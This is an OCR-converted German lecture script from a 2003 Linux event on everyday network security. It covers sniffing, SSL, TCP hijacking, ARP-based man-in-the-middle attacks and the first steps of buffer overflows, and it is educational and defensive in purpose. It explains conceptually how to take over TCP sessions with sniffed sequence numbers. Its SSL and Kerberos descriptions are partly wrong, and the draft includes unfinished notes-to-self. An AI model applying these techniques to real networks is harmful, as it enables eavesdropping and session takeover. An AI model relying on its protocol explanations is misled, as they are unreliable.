
Sicherheit im täglichen Umfeld
Vortrag zum 5. Chemnitzer Linuxtag

Tilo Buschmann
Jan Wendt

16. März 2003



Inhaltsverzeichnis

1 sniffing **4**
1.1 Klartextprotokolle . . . 4
1.2 Wo kann man sniffen? . . . 4
1.3 praktisches Beispiel mit Telnet/FTP . . . 6
1.4 verschlüsselte Protokolle . . . 6
1.4.1 teilweise verschlüsselte Verbindungen . . . 6
1.4.2 alternativen mit SSL - Secure Socket Layer . . . 7
1.4.3 so funktioniert SSL . . . 7
1.4.4 SSL für ein unverschlüsseltes Protokoll . . . 8

2 TCP Hijacking **9**
2.1 Was ist Hijacking . . . 9
2.1.1 TCP-Verbindungen - ein Crashcours . . . 9
2.2 wie funktioniert es? . . . 9
2.3 praktische Demonstration . . . 10
2.4 was ist betroffen? . . . 10
2.5 Vorsorge - wie kann man sich schützen? . . . 10
2.5.1 hardwaretechnische Maßnahmen . . . 10
2.5.2 softwaretechnische Maßnahmen . . . 10

3 Man in the middle Attack **12**
3.1 Was ist das? . . . 12
3.2 Wie kann man das erreichen? . . . 12
3.2.1 ARPs - die Grundlagen . . . 12
3.3 Was kann ein Angreifer ereichen? . . . 12
3.4 Schutz . . . 12

4 Buffer Overflow Attack **14**
4.1 Was ist ein Buffer Overflow? . . . 14
4.1.1 Speicher eines Prozesses . . . 14
4.1.2 Der Stack . . . 14
4.1.3 Den Buffer zum überlaufen bringen . . . 16
4.1.4 Das ganze ausnutzen. . . . 19
4.1.5 Shellcode unterbringen . . . 19
4.1.6 Ein Problem bleibt aber noch . . . 22
4.1.7 Der eigentliche Exploit . . . 25
4.2 Was kann man dagegen tun? . . . 26

5 H4[k D4 Scr1p7-K1dd13 oder wie ich lernte Exploitz zu lieben **28**
5.1 Exploit . . . 28
5.2 Root-Kits . . . 28
5.3 Wie man sie erkennt und beseitigt (Kurzform) . . . 29

6 Anlagen **31**
A Quelltexte 31
B Diagramme, Screenshots und ganzseitige Abbildungen 32

Kapitel 1

sniffing

1.1 Klartextprotokolle

Bei den so genannten Klartextprotokollen handelt es sich um Protokolle, deren Daten nicht in einer verschlüsseltn Form übertragen werden. Wer also ein Paket der Verbindung empfängt, kann den Datenteil dieses Paketes problemlos lesen. Dazu ist keinerlei Schlüssel notwendig.

Zu den häufig benutzten Klartextprotokollen gehören unter anderem (Fallbeispiel CSN):

- POP3
- IMAP
- HTTP
- TELNET
- SMTP
- diverse Instant Messanger
- FTP
- Samba

Verschlüsselte Protokoll sind unter Anderem:

- alles was SSL-enhanced ist
- Kerberos (SSH, SMTP-TLS, ...)

1.2 Wo kann man sniffen?

Bsp. Routing tu-chemnitz <–> tu-konstanz, Anzahl Hops, Möglichkeite zum Sniffen an jeder Kante + an jedem Knoten

Um Datenpakete mitlesen zu können, muß man sich an einem Punkt auf dem Weg befinden, über den das Datenpaket transportiert wird. Man kann allerdings unter bestimmten Umständen dafür sorgen, daß das Datenpaket einen anderen Weg nimmt, oder auch in ein gesamtes Netz weitergeleitet wird. Darauf möchte ich später im Abschnitt Man in the Middle Attack noch etwas genauer eingehen.

Die Abbildung 1.2 zeigt das etwas anschaulicher.

```
ja, Meister? ~ -6757> traceroutei  -I www.uni-konstanz.de -i eth1
traceroutei to kendesi.rz.uni-konstanz.de (134.34.3.27), 30 hops max, 40 byte packets
 1  * * *
 2  csn-server-i.csn.tu-chemnitz.de (134.109.102.249)  1.770 ms  1.434 ms  1.588 ms
 3  c6-3w-k28a.hrz.tu-chemnitz.de (134.109.100.246)  1.409 ms  1.619 ms  2.267 ms
 4  gwin-gate.hrz.tu-chemnitz.de (134.109.200.248)  2.254 ms  1.681 ms  1.440 ms
 5  ar-dresden1.g-win.dfn.de (188.1.35.129)  2.987 ms  3.327 ms  3.329 ms
 6  cr-leipzig1.g-win.dfn.de (188.1.70.53)  5.171 ms  5.691 ms  5.102 ms
 7  cr-frankfurt1.g-win.dfn.de (188.1.18.189)  12.149 ms  12.766 ms  12.592 ms
 8  ir-frankfurt2.g-win.dfn.de (188.1.80.38)  12.151 ms  12.215 ms  11.858 ms
 9  DeCIX.core.xlink.net (80.81.192.22)  11.940 ms  11.858 ms  11.563 ms
10  r1-erp1.f.kpn-eurorings.net (194.122.242.137)  12.183 ms  12.234 ms  12.222 ms
11  ffm-s1-rou-1077.kpn-eurorings.net (194.122.242.53)  24.509 ms  12.509 ms  12.153 ms
12  Frankfurt1.BelWue.de (195.73.34.62)  18.742 ms  18.750 ms  18.825 ms
13  Stuttgart2.BelWue.DE (129.143.1.25)  22.252 ms  22.165 ms  22.893 ms
14  Konstanz2.BelWue.DE (129.143.1.245)  29.273 ms  28.861 ms  48.847 ms
15  nb2-2.rz.uni-konstanz.de (129.143.47.98)  32.645 ms  32.273 ms  32.651 ms
16  c-6509-v03-01.rz.uni-konstanz.de (134.34.6.115)  31.735 ms  31.731 ms  37.516 ms
17  kendesi.rz.uni-konstanz.de (134.34.3.27)  41.531 ms  34.455 ms  34.434 ms
```




Abbildung 1.1: Routing - schematische Darstellung

1.3 praktisches Beispiel mit Telnet/FTP

Abb. 6.2 zeigt den Datenteil der Pakete der Control Connection einer FTP Verbindung. Man kann dabei sehr schön sehen, daß sowohl Username, als auch Paßwort im Klartext übermittelt wurden. Auf die selbe Weise können auch andere unverschlüsselte Protokolle mitgelesen werden. Einige davon sind bereits im Abschnitt „Klartextprotokolle“ erwähnt worden.

1.4 verschlüsselte Protokolle

* Aufzeigen von verschlüsselten Protokollen, SSH, SCP, HTTPS, ... *

Im Gegensatz zu den Klartextprotokollen stehen die verschlüsselten Protokolle, welche - wieder Name bereits sagt - verschlüsselte Datenübertragungen verwenden. Dadurch wird es einem Angreifer erheblich erschwert, sensible Daten zu erlangen.

Die Verschlüsselung und darauf folgende Entschlüsselung beim Kommunikationspartner ist allerdings stets mit einem Mehraufwand an Rechneleistung verbunden. So stellt beispielsweise scp eine gute Alternative zu FTP bei der Übertragung von geringen Datenmengen, allerdings sollte man beim Übertragen von großen Datenmengen, wie z.B. ISO Images von Install-CDs oder ähnlichem überlegen, ob auch die Daten unbedingt mit verschlüsselt werden müssen.

1.4.1 teilweise verschlüsselte Verbindungen

Sollte eine verschlüsselte Übertragung der Daten nicht notwendig sein, und man möchte lediglich sein Paßwort in verschlüsselter Form übertragen, dann empfiehlt es sich z.B. FTP zu benutzen, aber dabei die Controllconnection durch einen gesicherten Tunnel zu übertragen. Dadurch werden die FTP Kommandos inklusive Login und Paßwort verschlüsselt übertragen, während die zu übertragenden Daten im Klartext übermittelt werden. Der Tunnel kann allerdings nur bis zu Rechnern gelegt werden, auf denen man z.B. ein SSH-Login besitzt. Die Abb. 1.2 veranschaulicht das.




Abbildung 1.2: FTP Tunnel mit SSH

1.4.2 alternativen mit SSL - Secure Socket Layer

SSL - was ist das?

Bei dem SSL-Protokoll handelt es sich nicht um ein Protokoll im eigentliche Sinn, sondern eher um eine Protokollschicht (Layer), welche Daten von der darüberliegenden Protokollschicht erhält. Diese darüberliegende Protokollschicht enthält das Protokoll selber, welches verschlüsselt werden soll. In dem konkreten Beispiel wäre das also HTTP.

Die SSL-Schicht übernimmt als am einen Ende des Transportweges die unverschlüsselten Daten, verschlüsselt sie, und sendet sie zum Endpunkt der Verbindung. Dort werden die verschlüsselten Daten wieder entschlüsselt, und in Klartext an die darüberliegende Protokollschicht weitergereicht. Siehe dazu auch Abb. 1.3

Einer der Vorteile von SSL-Verbindungen ist, daß jedes Klartextprotokoll mit sehr geringem Aufwand über SSL verschlüsselt werden kann, ohne daß Änderungen am Protokoll selber notwendig werden.




Abbildung 1.3: Schema einer SSL-Verschlüsselung

1.4.3 so funktioniert SSL

Grundvorraussetzung: asymetrische Schlüssel

Bei den verwendeten Schlüsseln handelt es sich immer um Paare, welche aus einem public- und aus einem private Key bestehen. Der public Key kann lediglich zum verschlüsseln von Nachrichten verwendet werden, jedoch nicht zum entschlüsseln selbiger. Es ist ebenfalls nicht möglich, aus dem public key den private key zu errechnen. Der public key kann also gefahrlos veröffentlicht werden.

Daten, die mit dem public key verschlüsselt wurden, können lediglich mit dem zugehörigen private key wieder entschlüsselt werden.

die Verbindung

Beim Aufbau der Verbindung werden Protokollversion und Cryptoalgorithmus ausgehandelt. Danach übermittelt der Server sein Zertifikat mir Identifikationsinformationen und seinem public Key an den Client. Bei Bedarf kann ebenfalls ein Zertifikat an den Server übertragen werden.

Über das empfangene Zertifikat wird mittels Hashfunktionen wie z.B. MD5 oder SHA1 ein Fingerprint gebildet. Existiert für ein Zertifikat bisher kein Fingerprint, so wird er für spätere Sessions aufbewahrt. Esistiert bereits einer, so wird überprüft, ob beide Fingerprints identisch sind. Ist dies der Fall, so waren auch die Zertifikate identisch. Sind die Fingerprints unterschiedlich, so hat sich das Zertifikat der Gegenstelle verändert, und bedarf einer expliziten Prüfung durch den Nutzer.

Wenn das Zertifikat vom Client akzeptiert wird, sendet dieser seinen Public Key an den Server. Beide kommunikationspartner sind jetzt im Besitz eines Schlüssels, mit dessen Hilf Daten so verschlüsselt werden können, daß sie nur vom Kommunikationspartner wieder entschlüsselt werden können.

Da ab sofort beide Kommunikationspartner Daten für die Gegenstelle verschlüsseln können, so daß nur die Gegenstelle selber diese wieder entschlüsseln kann, könenn Daten mit einem hohen Grad an Sicherheit übertragen werden. Der genaue Gra<d der Sicherheit hängt u.A. von der Länge des Schlüssels ab.

Bei der Kommunikation werden alle zu übermittelden Daten mit dem public key der Gegenstelle verschlüsselt und übertragen. Es kann also eien Authentifizierung über eine vollständig gesicherte Verbindung erfolgen, ohne daß je ein private key übermittelt werden mußte.

1.4.4 SSL für ein unverschlüsseltes Protokoll

Viele Protokolle bieten zu der Klartextvariante noch eine mittels SSL verschlüsselte Alternative an. Dazu gehören z.B. HTTPS, IMAPS, POPS. Um ein solches Protokoll über SSL verschlüsseln zu können, muß allerdings sowohl der Server als auch der Client eine SSL-Verschlüsselung erlauben, bzw. ist es ebenfalls möglich, einen STunnel vorzuschalten.

Dadurch kann fast jedes beliebige Protokoll um SSL auch nachträglich noch erweitert werden.




Abbildung 1.4: schenmatische Darstellung eines STunnels

(Listening-Port besorgen)

Kapitel 2

TCP Hijacking

2.1 Was ist Hijacking

Unter TCP-Hijacking versteht man einen Angriff, bei dem eine bestehende TCP-Verbindung von einem Angreifer aufgegriffen, und anschließend weiter geführt wird. Um zu verstehen, wie das funktioniert, muß man sich erst mal die Grundlagen der TCP-Verbindungen klar machen.

2.1.1 TCP-Verbindungen - ein Crashcours

TCP ist ein verbindungsorientiertes Protokoll. Eine Verbindung besteht immer zwischen einem Port eines Quellrechners zu einem Port eines Zielrechners. Die Ports beider Rechner ändern sich zwischen öffnen und schließen der Verbindung nicht. Zu den Hostaddressen und den Portnummern gibt es noch Felder für bestimmte Flags (Markierungen) der Pakete. Darunter befinden sich SYN (Verbindungsaufbau-Anfrage), ACK (Bestätigung) und RST (Verbindung beenden). Bei jedem Paket, welches gesendet wird, muß der Empfang vom Kommunikationspartner bestätigt werden (ACK). Bleibt die Bestätigung aus, so wird das Senden dsa Paketes wiederholt, bis entweder eine Bestätigung empfangen wird, oder ein Timeout überschritten.

Um die Verbindungen synchronisieren zu können, trägt daher jedes Paket eine Sequenznummer, so wie eine ACK-Nummer (Bestätigungsnummer). Für jedes Byte, welches in eine Richtung gesendet wird, wird die SEQ-Nummer im nächsten zu sendende Paket um eins erhöht. Als empfangsbestätigung wird von der Gegenstelle ein Paket gesendet, bei dem das ACK-Flag gesetzt ist, und SEQ- und ACK-Nummer des Paketes, dessen Empfang bestätigt werden soll vertauscht sind. Außerdem ist die Datenlänge auf 0 Byte gesetzt.

ein kleines Beispiel

Ein Paket, welches 5 Datenbytes überträgt, und SEQ-Nummer 1000 und ACK-Nummer 200 trägt, würde durch ein Paket bestätigen, welches eine Datenlänge von 0 Byte häötte, und dals SEQ-Numemr 200, als ACK-Nummer 1000 tragen würde. Das nächste Datenpaket würde dann die SEQ-Nummer 1005 tragen.

2.2 wie funktioniert es?

Um eine Verbindung zu übernehmen, muß man als erstes mal die Daten der Verbindung, die übernommen werden soll, kennen. Benötigt werden die IPs, die Portnummern, so wie SEQ- und ACK-Nummern der Verbindung. Diese Daten kann man am besten durch einen Netzwerksniffer sehr einfach in Erfahrung bringen.

Die gesamte Hexerei besteht nun einfach darin, daß man mit einem Paketgenerator Datenpakete generiert, die scheinbar von dem Quellrechner inklusive dessen verwendetem Port kommen, und auf den

```
tcpdump -NSl | ./Seq.Nums
```

Abbildung 2.1: ermitteln der SEQ- und ACK-Nummern mit dem Script aus dem Anhang 6.1

entsprechenden Port des Zielrechners gehen. Dabei müssen selbverständlich die richtigen SEQ- und ACK-Nummern verwendet werden. Die ACK-Nummer kann direkt aus dem letzten von der Gegenstelle empfangenen Paket aus dem Feld der dortigen SEQ-Nummer übernommen werden. Die neue SEQ-Nummer ergibt sich aus derSEQ-Nummer des zuletzt gesendeten Datenpaketes plus die Datenlänge in Byte.

2.3 praktische Demonstration

Online einschleusung von Datenpaketen in eine Telnet Verbindung

Zum ermitteln der notwendigen Daten benutzen wir tcpdump - ein Standardpaketsniffer, wie er zur Netzwerkadministration und zum debuggen von Netzwerkverbindungen verwendet wird. Um die Ausgabe etwas übersichtlicher zu gestalten, leiten wir die Ausgabe in ein Shellscript um, welches die benötigten Daten anzeigt. Der Quelltext des Scripts ist im Anhang unter **??** zu finden. Wir lassen das Script einfach auf einem Terminal laufen, und erfahren so alle notwendigen Daten.

2.4 was ist betroffen?

Gehijackt werden könenn alle Verbindungen, die ohne Kenntnis von irgendwelchen Schlüsseln nutzbar sind. Man sollte jedoch beachten, daß der Angreifer ihn der Lage ist, die gesamte Verbindung mitzuloggen, und Daten zu erhalten, mit deren Hilfe er auf Schlüssel errechnen, erraten, oder sogar mitlesen kann. Eine Verschlüsselung ist also nicht sicher, wenn der Schlüssel selber erst mal unverschlüsselt übertragen wird.

2.5 Vorsorge - wie kann man sich schützen?

Um TCP Hijacking zu verhindern oder wenigstens zu erschweren, kann man verschiedene Vorkehrungen treffen. Man kann einerseits hardwaretechnische Einstellungen vornehmen, und andererseits softwaretechnische.

2.5.1 hardwaretechnische Maßnahmen

- statisches ARP: Den Rechnern sind zu allen IPs im Subnetz ebenfalls die MACs bekannt. Ein Angriff in einem Netzwerk mit statischem ARP nur noch zusammen mit einem ARP spoofing möglich[1].
- Security Modes: In sternförmigen Ethernets lassen sich an Hubs Security Modes aktivieren, in so fern die Hubs über ein Management verfügen. Die Security Modes bewirken, daß ein Angreifer keine Datenpakete mit einer anderen MAC senden können, als diejenige, für welche der Port freigeschaltet ist. Damit kann ein ARP-Spoofing oder z.B. auch ein übersättigen der MAC-Speicher der Hubs unterbunden werden.

2.5.2 softwaretechnische Maßnahmen

- durch Verwendung von verschlüsselten Protokollen alleine kann das Übernehmen einer Verbindung zwar nicht unterbunden werden - jedoch ist es einem Angreifer dabei nicht möglich, Daten der Ver-

[1] kleine Exkursion: statisches ARP bedeutet bei Windows, daß nur die MAC/IP Paare bekannt sind, die statisch eingetragen sind. Es lassen sich allerdings jederzeit neue hinzufügen, oder oder existierende abändern - alleine durch Verwendung von ARP-Replies - es werden lediglich keine Requests versandt. Also muß man da auch noch vorsichtig sein, ob statisch wirklich statisch, oder nur etwas weniger dynamisch bedeutet.

bindung zu entschlüsseln oder zu manipulieren. Ein Angreifer kann dabei lediglich die Verbindung abbrechen.

- ARPwatch oder ähnliche Programme im Netzwerk können überprüfen, welche IPs mit welchen MACs benutzt werden. Dadurch lassen sich Angreifer zwar nicht verhindern, jedoch ist es damit möglich, den Weg des Angreifers zurückzuverfolgen.

Kapitel 3

Man in the middle Attack

3.1 Was ist das?

Als Man in the middle wird ein Agriff bezeichnet, bei dem sich ein Angreifer in eine Netzverbidung stellt. Der ahnungslose Nutzer meint, er sei mit einem Rechenr verbunden, den er kennt, und dem er vertraut, aber in Wirklichkeit ist er direkt mit der Maschine des Angreifers verbunden, ohne es zu merken.

3.2 Wie kann man das erreichen?

IP-Spoofing, ARP-Poisoning, ..., eigenes Zertifikat

3.2.1 ARPs - die Grundlagen

Üblicherweise werden in Netzwerken die Addressen der Kommunikationspartner vor Aufbau der Verbndung erst mal abgefragt. Bei Ethernet wir das z.B. über das ARP-Protokoll realisiert. Wenn ein Rechenr ein IP Paket an einen anderen Rechner schicken möchte, so muß er dort zuerst die Ethernet Adresse der Gegenstelle kennen, wen ndie Adresse im eigenen Subnets liegt, bzw. die Adresse des Gateways, wen ndie Gegenstelle nicht direkt erreich werden kann..

Dazu wird erst mal ein Ethernet Broadcast mit dme Inhalt 'Whos has IP a.b.c.d?' - welches der Rechner, bei dem die entsprechende IP eingestellt ist, mit der Antwort 'IP a.b.c.d is at e:f:g:h:i:j' die zugehörige MAC mitteilt. $\{a,b,c,d,e,f,g,i,j \in x; 0 \leq x \leq 255$; Die einzelnen Stellen der IPs werden üblicherweise in dezimaler Schreibweise dargestellt, während bei den MACs eine hexadezimale Schreibweise üblich ist.

Um den durch ARP verursachten Traffic in Grenzen zu halten, ist es üblich, daß die Hosts die ARP-Replies cachen. Üblich sind hierbei Werte um die 10 Minuten.

Der ganze Trick bei der Man in the middle Attack besteht nun einfach darin, daß der Angreifer ein solches ARP-Reply fälscht, oder dafür sorgt, da


3.3 Was kann ein Angreifer ereichen?

Sniffen von Daten, Manipulieren von Daten Beispiel: Web.de Emails bei der falschen Person, dito für Banken, genau so SSH Verbindung, da nützt die Verschlüsselung nichts

3.4 Schutz

RSA/DSA Fingerprint - muß ich selber erst noch mal nachsehen

Abbildung 3.1: Man in the middle - Schema



Kapitel 4

Buffer Overflow Attack

4.1 Was ist ein Buffer Overflow?

Als Bufferoverflow bezeichnet man gemeinhin das Überschreiben eines Datenpuffers in einem (meist) C-Programm um eigenen Code mit den Rechten des Programmes ausführen zu könnenn. Ein großteil der alten Schwachstellen in Programmen basiert auf diesem Prinzip. Einigen Programmierern ist/war scheinbar nicht bewusst, daß man durch einfache Fehler nicht nur den korrekten Ablauf des Programmes gefährdet, sondern auch die Sicherheit des Systems. Bufferoverflows tauchen in regelmäßigen Abständen auf Bugtraq auf.

4.1.1 Speicher eines Prozesses


Zuerst sollte man sich bewusst machen, wie der Speicher eines Prozesses aufgebaut ist. Generell gibt es 3 resp. 4 Teile des Prozesses: Den Code, die Daten mit dem Heap und den Stack. Der Code-Teil enthält die eigentlichen, ausgeführten Programmanweisungen, die Daten beinhalten vorinitialisierte Daten sowie Variablen, die als static deklariert wurden. Der Heap ist für alle Daten zuständig, die im laufenden Betrieb angefordert werden. Dies geschieht mit den Funktionen malloc(), calloc() und realloc(), welche selbst auch nur auf brk() als Systemruf zugreifen. Der Stack ist für lokale Daten zuständig (eine grobe Vereinfachung, mehr dazu später). Neu angeforderter Speicher wird zwischen Daten und Stack eingefügt, dies funktioniert durch den 4 Gigabyte großen virtuellen Raum des Prozesses und neu hinzugefügten Pages. (Das alles kann man detailiert in den Vorlesungenen Betriebssystem und Rechnerarchitektur erfahren. Insgeheim ist das alles noch ein wenig verallgemeinert,der Kernel verwaltet diese Speicherabschnitte im mm_struct in den Variablen start_code,end_code,start_data,end_data,start_brk,brk,start_stack,arg_start,arg_end,env_start,env_end und hat noch ein "paar" andere Variablen).

4.1.2 Der Stack

Der Stack ist eine Datenstruktur bzw. Speicherart die nach dem Kellerprinzip funktioniert: Last in, First out (LiFo). D.h. das letzte Datum, welches auf den Stack gelegt wurde, muss auch wieder zuerst von dort geholt werden. Dadurch reichen für den Stack prinzipiell zwei Funktionen: Push(wert) um ein Datum auf den Stack zu legen und Pop() um dieses Datum wieder vom Stack auszulesen und zu entfernen. Realisiert werden kann *ein* Stack auf unterschiedlichen Schichten des Betriebssystems, z.B. in einem Array oder einem abstrakten Datentyp. Es gibt aber auch Rechnerarchitekturen, die nur nach dem Stackprinzip funktionieren. *Unser* Stack dagegen ist dazu da um für aufgerufene Funktionen lokalen Speicher bereitzustellen, in dem Übergabeparameter, organisatorische Daten und lokale Variablen Platz erhalten. Im Normalfall werden folgende Elemente auf dem Stack abgelegt:

- Die Übergabeparameter
- Die Rücksprungadresse

Abbildung 4.1: Speicher eines Prozesses



- der alte Basepointer (mehr dazu später)
- lokale Variablen

Auf diese Art und Weise ist ein beliebiges Ausführen von Funktionen möglich, ohne Einschränkung der Funktionstiefe. Nebenbei wächst der Stack auf der x86 Struktur noch in negativer Richtung. Die IA32 Architektur "kennt" dieses Stackprinzip und kann damit umgehen. So stellt sie die Funktionen push und pop zur Verfügung. Der momentane Kopf des Stacks wird in dem Register EPS gespeichert, zusätzlich existiert ein Register namens EBP für einen Basepointer, manchmal auch Framepointer genannt. Der letztere ist sehr nützlich um Übergabewerte und lokale Variablen mit einem festen Bezugspunkt ansprechen zu können, da der Stackpointer sich ja im Laufe eines Programmes noch ändern kann (auch innerhalb einer Funktion: alloca(3)).

Am Beispiel soll hier gezeigt werden, wie der Stack beim Aufruf einer Funktion aufgebaut wird:

```
#include < stdlib .h>

void function(int a, int b, int c) {
       char buffer1 [1024];
       char buffer2 [2048];
}

void main() {
      function (1,2,3);
}
```

Hilfreich ist es jetzt, sich anzuschauen welcher Assemblercode erzeugt wird. Es gibt verschiedene Wege den zu ermitteln, teilweise auch abhangängig vom Besitz des Quellcodes. Es bieten sich an:

- gcc -S -o beispiel1.s beispiel1.c

- objdump -D -S beispiel1
- gdb beispiel1

Hier sieht man auch gleich, welch wahnsinniger Code durch den gcc erzeugt wird.
Die wichtigen Codestellen befinden sich an zwei stellen, einmal sieht man in der main() Routine:

```
main:
  pushl %ebp
  movl %esp,%ebp
  subl $8,%esp
  addl $-4,%esp
  pushl $3
  pushl $2
  pushl $1
  call function
  addl $16,%esp
.L3:
  leave
  ret
```

Die drei Push-Anweisungen legen die Übergabewerte in umgekehrter Reihenfolge auf den Stack. Mittels Call wird die Funktion aufgerufen, die Rücksprungadresse wird auf den Stack gelegt (das ist später noch einmal wichtig).

In der Funktion selbst passiert folgendes:

```
function:
  pushl %ebp
  movl %esp,%ebp
  subl $3080,%esp
.L2:
  leave
  ret
```

